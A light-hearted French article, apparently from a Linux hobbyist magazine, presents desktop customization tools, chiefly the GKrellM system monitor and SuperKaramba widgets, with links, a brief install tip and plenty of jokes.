n'abusez pas trop quand même, avoir un superbe bureau flashy et mettre trois jours pour lire ses mails, c'est vraiment pas très malin...



GKrellMarque de peinture tu veux ? (Inimitable, je vous le dis !)

Viennent enfin, après moult gadgets, les applications qui joignent l'utile à l'agréable. Débutons par la plus célèbre et la plus ancienne des applications de skinnage dynamique sous Linux, copiée partout mais jamais égalée : GKrellM. Un nom à la con pour une application qui ne l'est pas, loin s'en faut... eh oui, il faut le savoir mais selon l'auteur, ce nom provient du film Planète Interdite, où les Krells regardent ce qui se passe sur d'immenses dalles d'écrans... ouais bon, arrêtez de vous foutre de ma gueule, c'est un nom con et tout le monde s'en tape (oula, j'arrive à court de pirouettes...).
Le principe de ce logiciel qui est sans conteste le plus complet qui fut jamais programmé (mais pas forcément le plus " skinnable ", comme nous le verrons...) est de pouvoir jouer au Big Brother de votre PC (mais nan, pas votre Big Brother à vous, celui qui regarde tout à la télé ricaine). Il vous indiquera absoulemnt TOUT ce qui se passe sur votre PC, et même plus ! Ça va des choses relativement futiles, du genre de la vitesse de rotation du ventilateur de votre carte graphique, à des informations beaucoup plus intéressantes pour le hacking au sens large : trafics SSH, tableau des ports, logs de trafics divers et variés...
Rendez-vous sur : http://members.dslextreme.com/users/billw/gkrellm/gkrellm.htm puis téléchargez l'archive bzip2 à l'aide de la bonne vieille tar -xzfv dans le répertoire de votre choix, puis suivez la recette habituelle pour installer un logiciel linux (en cas d'ennui, un tour via www.lea-linux.org sera utile). À partir de là, vous pourrez choisir les différents plugins à activer ou désactiver selon vos choix... et skinner votre application nouvellement installée grâce à ce fabuleux site de thèmes http://www.muhri.net/gkrellm/.
Libre à vous, ensuite, de

gérer les options de transparence, de disposer l'ordre des fenêtres, la taille de ces dernières... vous obtiendrez ainsi un bureau qui ira du simple afficheur d'heure et de trafic internet en plus joli au véritable poste de pilotage de la navette spatiale, chaleur de la machine et accès disques inclus...

Mais malgré tous ses avantages, GkrellM souffre de problèmes importants aux yeux des véritables skinners. En effet, il est impossible de changer l'axe d'alignement des fenêtres... ce qui est fort dommage.

Karamba(r), une friandise visuelle pour votre bureau

Incontestablement, c'est le chef d'oeuvre des applications pour embellir un bureau. Bien souvent, les aficionados du tuning graphique utilisent KDE, et les développeurs l'ont d'ailleurs bien compris, comme en témoigne le " Style Manager " unique en son genre apparu avec la version 3.3. et raffiné depuis. C'est dire l'importance des modifications graphiques que l'on peut apporter à cet environnement.

Le nec plus ultra en la matière, c'est SuperKaramba, un fork (version d'un logiciel développé par d'autres personnes) de... Karamba (ça ne s'invente pas !) qui est si performant que Mac Os X Tiger l'a pompé jusqu'à la moêle, sans bien sûr

apporter cette particularité du logiciel libre, à savoir de nouveaux plugins et des configurations infinies.

Concrètement, il s'agit d'une sorte de GkrellM, mais en mieux intégré et un peu moins " geek ", donc moins complet, mais franchement plus beau et skinnable. Il suffit d'admirer les divers screens qui parsèment la page pour s'en convaincre.

Il vous permettra d'afficher ce qui se passe dans votre machine, donc des stats, des ratios, des quotiens, des rapports, le nombre de souris qui bouffent l'alim... pour les plus no-life d'entre vous, vous pouvez afficher en temps réel et de manière coordonnée au Web le temps qu'il fait, grâce au superbe plugin Liquid Weather.

Enfin, de nombreuses interfaces sont disponibles pour commander vos players favoris, xmms, amarok, etc. jusqu'au MSN ou consorts incrusté dans le fond d'écran en transparence, voire un comics de Garfield par jour, jusqu'au luxe ultime ! Un kirby qui se promène sur l'écran !

Vous l'aurez compris, du tuning Jacky à la recherche esthétique, en matière de graphisme d'interface utilisateur, il n'y a qu'un pas très vite franchi. Mais bon, le ridicule ne tue pas, et avec un peu de finesse, vous passerez d'une satisfaction quotidienne à des amis vous baillant un dédaigneux " et alooaars ?? ", jusqu'à des yeux aux pupilles dilatées croyant admirer l'OS du 4e millénaire...

Klastek Timrak